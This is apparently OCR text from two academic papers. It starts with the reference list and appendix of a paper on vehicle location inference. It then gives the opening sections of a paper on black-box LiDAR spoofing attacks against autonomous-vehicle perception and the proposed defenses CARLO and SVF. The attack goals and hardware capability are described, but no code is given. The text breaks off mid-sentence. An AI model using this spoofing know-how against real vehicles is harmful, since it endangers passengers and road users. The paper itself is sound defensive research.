[25] M. Buehler, K. Iagnemma, and S. Singh. *The DARPA Urban Challenge: Autonomous Vehicles in City Traffic*, volume 56. Springer, 2009.

[26] L. B. Cremean, T. B. Foote, J. H. Gillula, G. H. Hines, D. Kogan, K. L. Kriechbaum, J. C. Lamb, J. Leibs, L. Lindzey, C. E. Rasmussen, et al. Alice: An information-rich autonomous vehicle for high-speed desert navigation. *Journal of Field Robotics*, 23(9):777–810, 2006.

[27] L. de Paula Veronese, E. de Aguiar, R. C. Nascimento, J. Guivant, F. A. A. Cheein, A. F. De Souza, and T. Oliveira-Santos. Re-emission and satellite aerial maps applied to vehicle localization on urban environments. In *IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS)*, pages 4285–4290, 2015.

[28] C. Disselkoen, D. Kohlbrenner, L. Porter, and D. Tullsen. Prime+ abort: A timer-free high-precision L3 cache attack using Intel TSX. In *26th USENIX Security Symposium*, pages 51–67, 2017.

[29] L. Domnitser, A. Jaleel, J. Loew, N. Abu-Ghazaleh, and D. Ponomarev. Non-monopolizable caches: Low-complexity mitigation of cache side channel attacks. *ACM Transactions on Architecture and Code Optimization (TACO)*, 8(4):35, 2012.

[30] M. Enev, A. Takakuwa, K. Koscher, and T. Kohno. Automobile driver fingerprinting. *Proceedings on Privacy Enhancing Technologies*, 2016(1):34–50, 2016.

[31] M. Farsi, K. Ratcliff, and M. Barbosa. An overview of controller area network. *Computing & Control Engineering Journal*, 10(3):113–120, 1999.

[32] L. C. Fernandes, J. R. Souza, G. Pessin, P. Y. Shinzato, D. Sales, C. Mendes, M. Prado, R. Klaser, A. C. Magalhaes, A. Hata, et al. Carina intelligent robotic car: architectural design and applications. *Journal of Systems Architecture*, 60(4):372–392, 2014.

[33] A. Ferraiuolo, Y. Wang, D. Zhang, A. C. Myers, and G. E. Suh. Lattice priority scheduling: Low-overhead timing-channel protection for a shared memory controller. In *22nd IEEE International Symposium on High Performance Computer Architecture (HPCA)*, pages 382–393, 2016.

[34] D. Fox. KLD-sampling: Adaptive particle filters. In *Advances in Neural Information Processing Systems (NIPS)*, pages 713–720, 2002.

[35] D. Fox. Adapting the sample size in particle filters through KLD-sampling. *The International Journal of Robotics Research*, 22(12):985–1003, 2003.

[36] J. Friedman, T. Hastie, and R. Tibshirani. *The Elements of Statistical Learning*, volume 1. Springer Series in Statistics New York, NY, USA, 2001.

[37] D. Gruss, C. Maurice, K. Wagner, and S. Mangard. Flush+ Flush: a fast and stealthy cache attack. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 279–299. Springer, 2016.

[38] D. Gruss, R. Spreitzer, and S. Mangard. Cache template attacks: Automating attacks on inclusive last-level caches. In *24th USENIX Security Symposium*, pages 897–912, 2015.

[39] J. Han, E. Owusu, L. T. Nguyen, A. Perrig, and J. Zhang. Accomplice: Location inference using accelerometers on smartphones. In *Fourth International Conference on Communication Systems and Networks (COMSNETS)*, pages 1–9, 2012.

[40] A. Y. Hata and D. F. Wolf. Feature detection for vehicle localization in urban environments using a multilayer lidar. *IEEE Transactions on Intelligent Transportation Systems*, 17(2):420–429, 2015.

[41] T. Kim, M. Peinado, and G. Mainar-Ruiz. STEALTHMEM: System-level protection against cache-based side channel attacks in the cloud. In *21st USENIX Security symposium*, pages 189–204, 2012.

[42] V. Kiriansky, I. Lebedev, S. Amarasinghe, S. Devadas, and J. Emer. DAWG: A defense against cache timing attacks in speculative execution processors. In *51st Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*, pages 974–987, 2018.

[43] J. Leonard, J. How, S. Teller, M. Berger, S. Campbell, G. Fiore, L. Fletcher, E. Frazzoli, A. Huang, S. Karaman, et al. A perception-driven autonomous urban vehicle. *Journal of Field Robotics*, 25(10):727–774, 2008.

[44] M. Lipp, D. Gruss, R. Spreitzer, C. Maurice, and S. Mangard. ARMageddon: Cache attacks on mobile devices. In *25th USENIX Security Symposium*, pages 549–564, 2016.

[45] F. Liu, Y. Yarom, Q. Ge, G. Heiser, and R. B. Lee. Last-level cache side-channel attacks are practical. In *IEEE Symposium on Security and Privacy (SP)*, pages 605–622, 2015.

[46] W. Maddern, G. Pascoe, C. Linegar, and P. Newman. 1 year, 1000 km: The Oxford RobotCar dataset. *The International Journal of Robotics Research*, 36(1):3–15, 2017.

[47] R. Martin, J. Demme, and S. Sethumadhavan. TimeWarp: rethinking timekeeping and performance monitoring mechanisms to mitigate side-channel attacks. *ACM SIGARCH Computer Architecture News*, 40(3):118–129, 2012.

[48] Y. Michalevsky, D. Boneh, and G. Nakibly. Gyrophone: Recognizing speech from gyroscope signals. In *23rd USENIX Security Symposium*, pages 1053–1067, 2014.

[49] Y. Michalevsky, A. Schulman, G. A. Veerapandian, D. Boneh, and G. Nakibly. Powerspy: Location tracking using mobile device power analysis. In *24th USENIX Security Symposium*, pages 785–800, 2015.

[50] I. Miller and M. Campbell. Particle filtering for map-aided localization in sparse GPS environments. In *IEEE International Conference on Robotics and Automation (ICRA)*, pages 1834–1841, 2008.

[51] I. Miller, M. Campbell, D. Huttenlocher, F.-R. Kline, A. Nathan, S. Lupashin, J. Catlin, B. Schimpf, P. Moran, N. Zych, et al. Team Cornell's Skynet: Robust perception and planning in an urban environment. *Journal of Field Robotics*, 25(8):493–527, 2008.

[52] M. Montemerlo, J. Becker, S. Bhat, H. Dahlkamp, D. Dolgov, S. Ettinger, D. Haehnel, T. Hilden, G. Hoffmann, B. Huhnke, et al. Junior: The Stanford entry in the urban challenge. *Journal of Field Robotics*, 25(9):569–597, 2008.

[53] P. Narváez, K.-Y. Siu, and H.-Y. Tzeng. New dynamic algorithms for shortest path tree computation. *IEEE/ACM Transactions On Networking*, 8(6):734–746, 2000.

[54] Y. Oren, V. P. Kemerlis, S. Sethumadhavan, and A. D. Keromytis. The spy in the sandbox: Practical cache attacks in JavaScript and their implications. In *22nd ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 1406–1418, 2015.

[55] D. A. Osvik, A. Shamir, and E. Tromer. Cache attacks and countermeasures: the case of AES. In *Cryptographers' Track at the RSA Conference*, pages 1–20. Springer, 2006.

[56] M. K. Qureshi. CEASER: Mitigating conflict-based cache attacks via encrypted-address and remapping. In *51st Annual IEEE/ACM International Symposium on Microarchitecture (MICRO)*, pages 775–787, 2018.

[57] M. K. Qureshi. New attacks and defense for encrypted-address cache. In *46th IEEE/ACM International Symposium on Computer Architecture (ISCA)*, pages 360–371, 2019.

[58] J. Redmon and A. Farhadi. YOLO9000: better, faster, stronger. In *IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 7263–7271, 2017.

[59] S. Ren, K. He, R. Girshick, and J. Sun. Faster r-CNN: Towards real-time object detection with region proposal networks. In *Advances in Neural Information Processing Systems (NIPS)*, pages 91–99, 2015.

[60] J. Rohde, I. Jatzkowski, H. Mielenz, and J. M. Zöllner. Vehicle pose estimation in cluttered urban environments using multilayer adaptive monte carlo localization. In *19th International Conference on Information Fusion (FUSION)*, pages 1774–1779, 2016.

[61] H. Sakoe, S. Chiba, A. Waibel, and K. Lee. Dynamic programming algorithm optimization for spoken word recognition. *Readings in Speech Recognition*, 159:224, 1990.

[62] C. Seiffert, T. M. Khoshgoftaar, J. Van Hulse, and A. Napolitano. RUSBoost: A hybrid approach to alleviating class imbalance. *IEEE Transactions on Systems, Man, and Cybernetics-Part A: Systems and Humans*, 40(1):185–197, 2010.

[63] A. Shusterman, L. Kang, Y. Haskal, Y. Meltser, P. Mittal, Y. Oren, and Y. Yarom. Robust website fingerprinting through the cache occupancy channel. In *28th USENIX Security Symposium*, pages 639–656, 2019.

[64] R. Spangenberg, D. Goehring, and R. Rojas. Pole-based localization for autonomous vehicles in urban scenarios. In *IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS)*, pages 2161–2166, 2016.

[65] R. Sprabery, K. Evchenko, A. Raj, R. B. Bobba, S. Mohan, and R. Campbell. Scheduling, isolation, and cache allocation: A side-channel defense. In *IEEE International Conference on Cloud Engineering (IC2E)*, pages 34–40, 2018.

[66] D. Trilla, C. Hernandez, J. Abella, and F. J. Cazorla. Cache side-channel attacks and time-predictability in high-performance critical real-time systems. In *55th ACM/ESDA/IEEE Design Automation Conference (DAC)*, pages 1–6, 2018.

[67] C. Urmson, J. Anhalt, D. Bagnell, C. Baker, R. Bittner, M. Clark, J. Dolan, D. Duggins, T. Galatali, C. Geyer, et al. Autonomous driving in urban environments: Boss and the urban challenge. *Journal of Field Robotics*, 25(8):425–466, 2008.

[68] V. Varadarajan, T. Ristenpart, and M. M. Swift. Scheduler-based defenses against cross-VM side-channels. In *23rd USENIX Security Symposium*, pages 687–702, 2014.

[69] Z. Wang and R. B. Lee. New cache designs for thwarting software cache-based side channel attacks. In *ACM SIGARCH Computer Architecture News*, volume 35, pages 494–505, 2007.

[70] M. Yan, C. Fletcher, and J. Torrellas. Cache telepathy: leveraging shared resource attacks to learn DNN architectures. In *29th USENIX Security Symposium*, 2020.

[71] Y. Yarom and K. Falkner. FLUSH+ RELOAD: A high resolution, low noise, L3 cache side-channel attack. In *23rd USENIX Security Symposium*, pages 22–25, 2014.

A Impact of Destination Selection on Location Prediction

The proposed classification algorithm cannot predict a location that is not in the training set. Our location prediction experiments are performed using randomly-selected destinations where the training set and the validation set contain different sets of destinations. Thus, we generate multiple training/validation samples using the intermediate locations along each path. The intermediate locations help creating more samples in both sets that share the same location label even when the destinations of the entire paths are different. For example, a simulation run with a length L to one destination has $L-1$ intermediate locations, and generates L samples with L different target locations to predict. Intuitively, if the simulation destinations in the training set and the validation set are spatially close, there will be more intermediate locations that are common between the two sets, which will lead to more validation samples whose target locations exist in the training set.




Figure 22: Both the training and validation sets contain the identical set of the destinations on the map (grey).




Figure 23: Training set destinations (black) and validation set destinations (white) are interleaved.




Figure 24: Training set destinations (black) and validation set destinations (white) are separated.

A.1 Destination Selection Strategy

Here, we study different strategies for selecting destinations of simulation runs for the training set and the validation set and their impacts on prediction accuracy.

Identical Destinations In this strategy, the training set and the validation set have an identical set of simulation destinations (Figure 22). We select all 256 locations in Maze 1. For each destination, we use two simulation runs, one for the training set and one for the validation set, for the total 512 runs.

Interleaved Destinations In this strategy, the training set and the validation set have interleaved destinations, forming a chessboard pattern (Figure 23). There is no overlap between the training and validation sets. We select the "black" destinations for training and the "white" destinations for validation. For each destination, we have two runs for the total 512 runs. The interleaved strategy leads to mutually exclusive destinations in the training and the validation sets, but for each destination in the validation sets, there is a destination in the training set is just one grid away.

Separated Destinations In this strategy, the training set and the validation set are spatially separated. (Figure 24). We use the bottom part of Maze 1 for the training set and the top part of Maze 1 for the validation set. For each destination, we have two runs for the total 512 runs. In this strategy, the destinations in the training set and the validation set are not only mutually exclusive, but also spatially far part in the opposite directions.

In Table 7, we compare the number of overlapped target locations between the training set and the validation set for different destination-selection strategies. The table shows the results for the three strategies discussed above as well as the random-selection scheme described in Section 4.5.2. Note that the target locations in the table include the intermediate locations in each simulation run. The table shows the total number of unique target locations in the validation set as well as the number of target locations that also appear in at least one sample in the training set. The samples indicate the individual samples in the validation set that are used to obtain the prediction accuracy; multiple samples may have the same target location. For the identical-destination strategy, 100% of the target locations in the validation sets are covered by the training set. For the interleaved strategy, 88.8% of the target locations and 99.4% of the validation samples are covered by the training set. However, in the separated strategy, only 47.2% of the target locations are covered by the training set. The uncovered target locations have location labels not found in the training set, thus, they will lead to the same number of prediction errors. As a consequence, the prediction accuracy for the separated destination will be lower.

Strategy		Identical	Interleaved	Separated	Random
Target locations	Total	256	224	178	135
	In training	256	199	84	131
	Percentage	100 %	88.8 %	47.2 %	97.0 %
Samples	Total	8,627	8,650	10,954	726
	In training	8,627	8,601	9,408	720
	Percentage	100 %	99.4 %	85.9 %	99.2 %

Table 7: The number and the percentages of the target locations and samples in the validation set under different destination selection strategies.

Strategy	Identical	Interleaved	Separated	Random
3-grid accuracy	75.9%	77.3%	50.7%	74.6 %
Mean error	2.49	2.40	5.44	2.87

Table 8: Prediction results using different strategies for choosing destinations in the training and the validation sets.

A.2 Prediction Results

We compare the prediction results of the three strategies and the random destination strategy in Table 8. The prediction accuracy for the interleaved, identical, and random destinations are similar, while the accuracy for separated destinations is significantly lower. This is consistent with the low percentage of the target locations that are covered by the training set under the separated-destination strategy. The result shows that the spatial proximity of destinations in the training and validation sets, rather than the exact overlap of the destinations in the training and the validation set, is important for the prediction accuracy. The random destination strategy, which we used in Section 4 and Section 5, preserves the spatial proximity of the destinations between the training and validation sets. Thus, the prediction accuracy is similar to that of using identical and interleaved destinations strategies.

Towards Robust LiDAR-based Perception in Autonomous Driving: General Black-box Adversarial Sensor Attack and Countermeasures

Jiachen Sun
University of Michigan

Yulong Cao
University of Michigan

Qi Alfred Chen
UC Irvine

Z. Morley Mao
University of Michigan

Abstract

Perception plays a pivotal role in autonomous driving systems, which utilizes onboard sensors like cameras and LiDARs (Light Detection and Ranging) to assess surroundings. Recent studies have demonstrated that LiDAR-based perception is vulnerable to spoofing attacks, in which adversaries spoof a fake vehicle in front of a victim self-driving car by strategically transmitting laser signals to the victim's LiDAR sensor. However, existing attacks suffer from effectiveness and generality limitations. In this work, we perform the first study to explore the general vulnerability of current LiDAR-based perception architectures and discover that the ignored occlusion patterns in LiDAR point clouds make self-driving cars vulnerable to spoofing attacks. We construct the first black-box spoofing attack based on our identified vulnerability, which universally achieves around 80% mean success rates on all target models. We perform the first defense study, proposing CARLO to mitigate LiDAR spoofing attacks. CARLO detects spoofed data by treating ignored occlusion patterns as invariant physical features, which reduces the mean attack success rate to 5.5%. Meanwhile, we take the first step towards exploring a general architecture for robust LiDAR-based perception, and propose SVF that embeds the neglected physical features into end-to-end learning. SVF further reduces the mean attack success rate to around 2.3%.

1 Introduction

Today, self-driving cars, or autonomous vehicles (AV), are undergoing rapid development, and some are already operating on public roads, *e.g.,* self-driving taxis from Google's Waymo One [3] and Baidu's Apollo Go [1], and self-driving trucks from TuSimple [2] used by UPS. To enable self-driving, AVs rely on autonomous driving (AD) software, in which *perception* is a fundamental pillar that detects surrounding obstacles using sensors like cameras and LiDARs (Light Detection and Ranging). Since perception directly impacts safety-critical driving decisions such as collision avoidance, it is imperative to ensure its security under potential attacks.

In AD perception, 3D object detection is indispensable for ensuring safe and correct autonomous driving. To achieve this, almost all AV makers [4, 5, 7] adopt LiDAR sensors, since they capture high-resolution 360° 3D information called point clouds and are more reliable in challenging weather and lighting conditions than other sensors such as cameras. Due to such heavy reliance on LiDAR, a few prior studies have explored the security of LiDAR and its usage in AD systems [17, 48, 55]. Among them, Cao *et al.* are the first to discover that the deep learning model for LiDAR-based perception used in a real-world AD system can be fooled to detect a fake vehicle by strategically injecting a small number of spoofed LiDAR points [17]. Such LiDAR spoofing attacks could lead to severe safety consequences (*e.g.,* emergency brake operations that may injure passengers). However, the attack proposed was evaluated on only one specific model (*i.e.,* Baidu Apollo 2.5), assuming white-box access, which may be unrealistic. Moreover, it is unclear 1) whether the attack generalizes to other machine learning models, and 2) how to mitigate such spoofing attacks.

In this work, we perform the first study to systematically explore, discover, and defend against a *general* vulnerability existing among three state-of-the-art LiDAR-based 3D object detection model designs: bird's-eye view-based, voxel-based, and point-wise (introduced in §2). More specifically, we first demonstrate that existing LiDAR spoofing attacks [17, 55] cannot directly generalize to all three model designs (§4). Meanwhile, we find that in these prior works the required sensor attack capabilities to succeed in fooling AD perception are quite intriguing: Cao *et al.* [17] found that an attack trace with merely *60 points* is sufficient to spoof a front-near vehicle in Apollo 2.5, while a valid one should have *∼2000 points* [31], which is almost two magnitudes more. Thus, there must exist certain LiDAR-related physical invariants that are not correctly learned in the model, which could also be generalizable to other state-of-the-art 3D object detection model designs.

To explore the cause, we perform experiments based on hypotheses formed by empirical observations of deep learning models and unique physical features of LiDAR, and discover that *all* the three state-of-the-art 3D object detection model designs above generally ignore the *occlusion patterns* in LiDAR point clouds, a set of physical invariants for LiDAR (§5.2).

For example, when a vehicle is behind another vehicle, its point cloud can legitimately have much fewer points due to the front vehicle's occlusion of the LiDAR beams. *However, such point cloud with much fewer points should not be detected as a vehicle at front-near locations with no occlusions, due to the physical law.* Unfortunately, all three model designs today fail to differentiate these two cases. This allows an adversary to spoof almost two magnitudes fewer points into the victim's LiDAR but can still fool the perception model into detecting a fake front-near vehicle (§5.3).

Based on this general vulnerability, we design the first black-box (i.e., without any knowledge about the models) adversarial sensor attack on LiDAR-based perception models to spoof a front-near vehicle to a victim AV that can alter its driving decisions (§6). To realize this, we enumerate different occlusion patterns of a 3D vehicle mesh (*e.g.,* different occluded postures) to fit the sensor attack capability, and leverage ray-casting techniques [18] to render the attack traces. We perform large-scale experiments on the three target model designs with around 15,000 point cloud samples from the KITTI [31] dataset. Evaluations show that with the same sensor attack capability as prior works [17] (i.e., 60 spoofed points), adversaries can generally achieve over 80% success rates on all three model designs.

Since these spoofed point clouds directly violate the physical laws of the LiDAR occlusion patterns mentioned above, we then leverage them as physical invariants to defend against this class of LiDAR spoofing attacks. First, we design a model-agnostic defense solution, CARLO: oCclusion-Aware hieRarchy anomaLy detectiOn, which can be applied to LiDAR-based perception immediately without changing the existing models. CARLO exploits two occlusion-related characteristics: 1) the free space inside a detected bounding box, and 2) the locations of points inside the frustum corresponding to a detected bounding box. Large-scale evaluations of CARLO show that it can efficiently and effectively defend both white- and black-box LiDAR spoofing attacks [17]. CARLO is also found to have high resilience to adaptive attacks since it exploits physical invariants that are highly difficult, if not impossible, for attackers to break.

While the model-agnostic defense is already useful, it is also beneficial if we can improve the robustness of the model designs themselves. Thus, we further design a general architecture for robust LiDAR-based perception in AVs. We observe that LiDAR measures range data by nature; hence the front view (FV) of the LiDAR sensor preserves the physical features as well as the occlusion information [38]. Recent studies present view fusion-based models that combines the FV and 3D representations [24, 35, 72]. However, our experiment results show that current designs are still vulnerable to LiDAR spoofing attacks since features from the 3D representation dominate the fusion process. To address such limitations, we propose sequential view fusion (SVF), a novel view fusion-based model design that sequentially fuses the FV and 3D representations to ensure that the end-to-end learning makes sufficient use of the features from FV (§8.2). Evaluations show that SVF can effectively reduce the attack success rate to 2.3% without sacrificing the original performance, which is a 2.2× improvement compared to CARLO. We find that SVF is also resilient to white-box attacks and adaptive attacks.

Overall, our key contributions are summarized as follows:

- We perform the first study to explore the general vulnerability of current LiDAR-based perception architectures. We discover that current LiDAR-based perception models do not learn occlusion information in the LiDAR point clouds, which enables a class of spoofing attacks. We construct the first black-box spoofing attack based on this vulnerability. Large-scale evaluations show that attackers can achieve around 80% mean success rates on all target models.
- To defend against LiDAR spoofing attacks, we design a model-agnostic defense CARLO that leverages the ignored occlusion patterns as invariant physical features to detect spoofed fake vehicles. We also perform large-scale evaluations on CARLO, and demonstrate that CARLO can effectively reduce the mean attack success rate to 5.5% on all target models without sacrificing the original performance.
- We design a general architecture for robust LiDAR-based perception in AVs by embedding the front view (FV) representation of LiDAR point clouds. We find that existing view fusion-based models are dominated by features from the 3D representation, meaning they are still vulnerable to LiDAR spoofing attacks. To address such limitations, we propose sequential view fusion (SVF). SVF leverages a semantic segmentation module to better utilize FV features. Evaluations show that SVF can further reduce the mean attack success rate to 2.3%.

2 Background

2.1 LiDAR-based Perception in AVs

LiDAR-based perception leverages 3D object detection models to understand driving environments, in which the models output 3D bounding boxes for detected objects. Deep learning has achieved great success in computer vision tasks for 2D images. However, standard convolutional pipelines cannot digest point clouds due to their sparsity and irregularity. To this end, significant research efforts have been made for 3D object detection recently [36, 53, 54, 73], among which the state-of-the-art models can be grouped into three classes:

1. Bird's-eye view (BEV)-based 3D object detection. Due to the remarkable progress made in 2D image recognition tasks, a large number of existing works [7, 40, 43, 68] attempt to transform LiDAR point clouds into the 2D structure for 3D object detection in AD systems. Most state-of-the-art methods [7, 40, 68] conduct the transformation by projecting point clouds into the top-down view, also known as the BEV,




Figure 1: State-of-the-art LiDAR-based perception models.

and utilize convolutional neural networks (CNNs) to perform the final detection. Figure 1 (a) shows the architecture of *Apollo 5.0*[1], an industry-level BEV-based model, that has six hard-coded feature maps in the BEV and follows a UNet-like [52] pipeline to output the grid-level confidence score. The final stage heuristically clusters the grids that belong to the same object.

2. Voxel-based 3D object detection. VoxelNet [73] is the first model that slices the point clouds into voxels and extracts learnable features by applying a PointNet [49] to each voxel, after which a 2D convolutional detection layer is applied in the final stage. Many recent works [36, 37, 58, 67] adopt this voxel-based architecture and achieve state-of-the-art performance [9]. Figure 1 (b) shows the architecture of *PointPillars* that creatively voxelizes the point cloud into pillars (a representation of point clouds organized in vertical columns) to enhance the efficiency and follows the general design of voxel-based detection architectures. Notably, PointPillars is adopted by Autoware [6], an industry-level AV platform.

3. Point-wise 3D object detection. Instead of transforming point clouds to regular 2D structures or voxels for feature extraction, recent studies propose to directly operate on point clouds for 3D object detection [25, 53, 54, 71] and achieve the state-of-the-art performance. Most existing works in this category use a classic two-stage architecture similar to Faster RCNN [51] in 2D object detection. The first stage is responsible for generating high-quality region proposals in the 3D space. Based on these proposals, the second stage regresses the bounding box parameters and classifies the detected objects. As shown in Figure 1 (c), *PointRCNN* adopts a bottom-up method that generates point-wise region proposals in the first stage and regresses these proposals in the later stage.

2.1.1 KITTI Benchmark

KITTI [31] is a popular dataset for benchmarking AD research, of which the point cloud data are by design divided into a **trainval set** containing 7481 samples and a **test set** containing 7518 samples. We follow the methodology by Chen *et al.* to split the trainval set to a **training set** (3712 samples) and a **validation set** (3769 samples) for better experimental studies [23]. KITTI evaluates 3D object detection performance by average precision (AP) using the PASCAL [27] criteria and requires a 3D bounding box overlap (IoU) over 70% for car detection. KITTI also defines objects into three difficulty classes: Easy, Moderate, and Hard [9]. The difficulties correspond to different occlusion and truncation levels. We train PointPillars and PointRCNN on the training set, and Table 1 shows their APs evaluated on the validation set. We utilize the publicly released Apollo 5.0 model since it has its own labeling, which is incompatible with KITTI. In this work, we target car detection on the KITTI benchmark as the APs of pedestrian and cyclist detection are not yet satisfactory. However, our methodology can be generalized to other categories.

[1] In this paper, we use "Apollo 5.0" to denote the Baidu Apollo 5.0 model.

2.2 LiDAR Sensor and Spoofing Attacks

LiDAR sensor. A LiDAR instrument measures the distance to surroundings by firing rapid laser pulses and obtaining the reflected light with a sensor. Since the speed of light is constant, the accurate distance measurements can be derived from the time difference between laser fires and returns. By firing laser pulses at many predetermined vertical and horizontal angles, a LiDAR generates a point cloud that can be used to make digital 3D representations of surroundings. Each point in a point cloud contains its *xyz-i* information, corresponding to its location and the intensity of the captured laser return.

2.2.1 Sensor-level LiDAR Spoofing Attack

In the context of sensors, a spoofing attack is the injection of a deceiving physical signal into a victim sensor [46]. Since they share the same physical channels, the victim sensor accepts the malicious signal, trusting it as legitimate. Prior works [48, 55] have shown that LiDAR is vulnerable to laser spoofing attacks. Specifically, Petit *et al.* showed the feasibility to relay LiDAR laser pulses from other locations to inject fake points into the point cloud [48]. Shin *et al.* further improved the attack to control fake points at different locations in the point cloud, even very close to the victim vehicles [55].

2.2.2 Adv-LiDAR: Model-level LiDAR Spoofing Attack

Besides directly spoofing fake points into LiDAR point clouds, a recent study proposes Adv-LiDAR that uses adversarial machine learning to not only spoof a set of fake points into the point cloud but also manage to deceive the LiDAR-based perception model [17]. The authors formulate the attack on Apollo 2.5[2] as an optimization problem:

$$\begin{aligned} \min \quad & \mathcal{L}(x \oplus t'; \mathcal{M}) \\ \text{s.t.} \quad & t' \in \{\Phi(T') \,|\, T' \in \mathcal{A}\} \;\; \& \;\; x = \Phi(X) \end{aligned} \tag{1}$$

where X is the pristine point cloud and x represents the hard-coded feature maps in Apollo (§2.1). $\Phi(\cdot)$ is the preprocessing function for crafting the feature maps. T' and t'

[2] Apollo 2.5 was the latest version when Adv-LiDAR [17] was published. In this work, we target Apollo 5.0, the latest version at the time of writing.

are the spoofed point cloud and its corresponding feature maps, respectively. $\mathcal{A}$ stands for the sensor attack capability, and $\oplus$ merges the pristine and adversarial feature maps.

The attack goal is to spoof a fake vehicle right in front of the victim AV that leads to safety issues, and the success condition is that the confidence score of the optimized spoofed points (T') exceeds the default threshold so that Apollo 2.5 ($\mathcal{M}$) will detect T' as a valid vehicle. The authors formulate the sensor attack capability ($\mathcal{A}$) for general LiDAR spoofing attacks and design a specific loss function ($\mathcal{L}$) and a merging function ($\oplus$) for Apollo 2.5 ($\mathcal{M}$). By strategically controlling the spoofed points, Adv-LiDAR achieves around 75% attack success rate towards Apollo 2.5 and is considered as the state-of-the-art LiDAR spoofing attack.

3 Threat Model

Sensor attack capability. We perform the sensor-level spoofing attack experiments towards a Velodyne VLP-16 PUCK LiDAR [32]. The attack setup is the same as Cao *et al.* [17], and the utilized devices are detailed in Appendix A.

We adopt the formulation in Adv-LiDAR [17] to describe the sensor attack capability ($\mathcal{A}$):

- *Number of spoofed points.* Compared to Adv-LiDAR, we fine-tune the comparator circuit that bridges the photodiode and delay components to calculate the time delay more accurately. Moreover, we also use a better COTS lens put in front of the attack laser to refract the laser beams to a slightly wider azimuth range. Based on these improvements, we can stably spoof at most 200 points. Thus, we assume that attackers can spoof at most 200 points in the pristine point cloud. Such a capability is constrained by the attack hardware devices.
- *Location of spoofed points.* Similar to Adv-LiDAR, we assume that attackers are able to modify the *distance*, *altitude*, and *azimuth* of a spoofed point to the victim LiDAR by changing the delay intervals of the attack devices. Especially, the *azimuth* of a spoofed point can be modified within a horizontal viewing angle of 10°.

Black-box model-level spoofing attack. We consider LiDAR spoofing attacks as our threat model, which has been shown as a practical attack vector for LiDAR sensors [48, 55]. We adopt the attack goal of Adv-LiDAR: to spoof a *front-near* vehicle located 5-8 meters in front of the victim AV. To perform the attack, adversaries can place an attack device at roadsides to shoot malicious laser pulses to AVs passing by, or launch attacks in another vehicle in front of the victim car (*e.g.,* on the adjacent lane) [17]. LiDAR spoofing attack has been demonstrated to cause severe safety consequences in *Sim-control*, an AV simulator provided by Baidu Apollo [7]. For example, spoofing a front-near vehicle to a high-speed AV will make it trigger a hard brake, which may injure the passengers. Adversaries can also launch a spoofing attack on an AV waiting for the traffic lights to freeze the local transportation system [17]. We assume that attackers can control the spoofed points within the observed sensor attack capability ($\mathcal{A}$). Note that attackers do not have access to the machine learning model nor the perception system. We deem such an attack model realistic since we adopt the demonstrated sensor attack settings by Shin *et al.* [55] and relax the white-box assumptions in Adv-LiDAR [17].

Defense against general spoofing attacks. We also consider defending such LiDAR spoofing attacks. We assume a stronger attack model that adversaries have white-box access to the machine learning model and the perception systems. We also assume that defenders can only strengthen the software-level design, but cannot modify the AV hardware (*e.g.,* sensors) due to cost concerns. We deem it a realistic setting since we propose to defend state-of-the-art spoofing attacks, and software-level countermeasures can be easily adopted in current AD systems.

4 Limitations of Existing Attacks

In this section, we first study whether existing LiDAR spoofing attacks can realize the attack goal on three target models, and further discuss their limitations accordingly.

Limitations of sensor-level LiDAR spoofing attacks:

1. Blind attack limitation. The sensor-level spoofing attack suffers from the effectiveness issue due to no control strategies for the spoofed points. We apply the reproduced sensor attack traces to three target models and further explore whether they will be detected as vehicles at target locations. The results (detailed in §6.1.1) show that blindly spoofing cannot effectively achieve the attack goal other than Apollo 5.0, which also confirms the findings by Cao *et al.* [17].

Limitations of Adv-LiDAR:

1. White-box attack limitation. Adv-LiDAR, the state-of-the-art spoofing attack by Cao *et al.*, demonstrates the feasibility of leveraging adversarial machine learning techniques to enhance its effectiveness [17]. However, it suffers from the white-box limitation. Adv-LiDAR assumes that attackers have access to the deep learning model parameters and its pre- and post-processing modules. However, very few AV companies publicly release their perception systems, making Adv-LiDAR challenging to launch in the real world.

2. Attack generality limitation. Adv-LiDAR cannot be easily generalized. First, as introduced in §2.2.2, Adv-LiDAR only targets Apollo 2.5 and utilizes a specific pre-processing function ($\Phi(\cdot)$) and merging function ($\oplus$) which are not applicable to other models. Constructing such functions is non-trivial since they need to be differentiable so that the optimization problem can be solved by gradient descent-based methods [19]. For example, the $\Phi(\cdot)$ and $\oplus$ correspond to the voxelization and stacking processes, respectively, in PointPillars. It is still unknown whether such processes can be properly approximated differentiablely. Second, adversarial examples generated by Adv-LiDAR cannot transfer between models. We construct 20 optimized attack traces using Adv-LiDAR that successfully fool Apollo 5.0, and apply them to

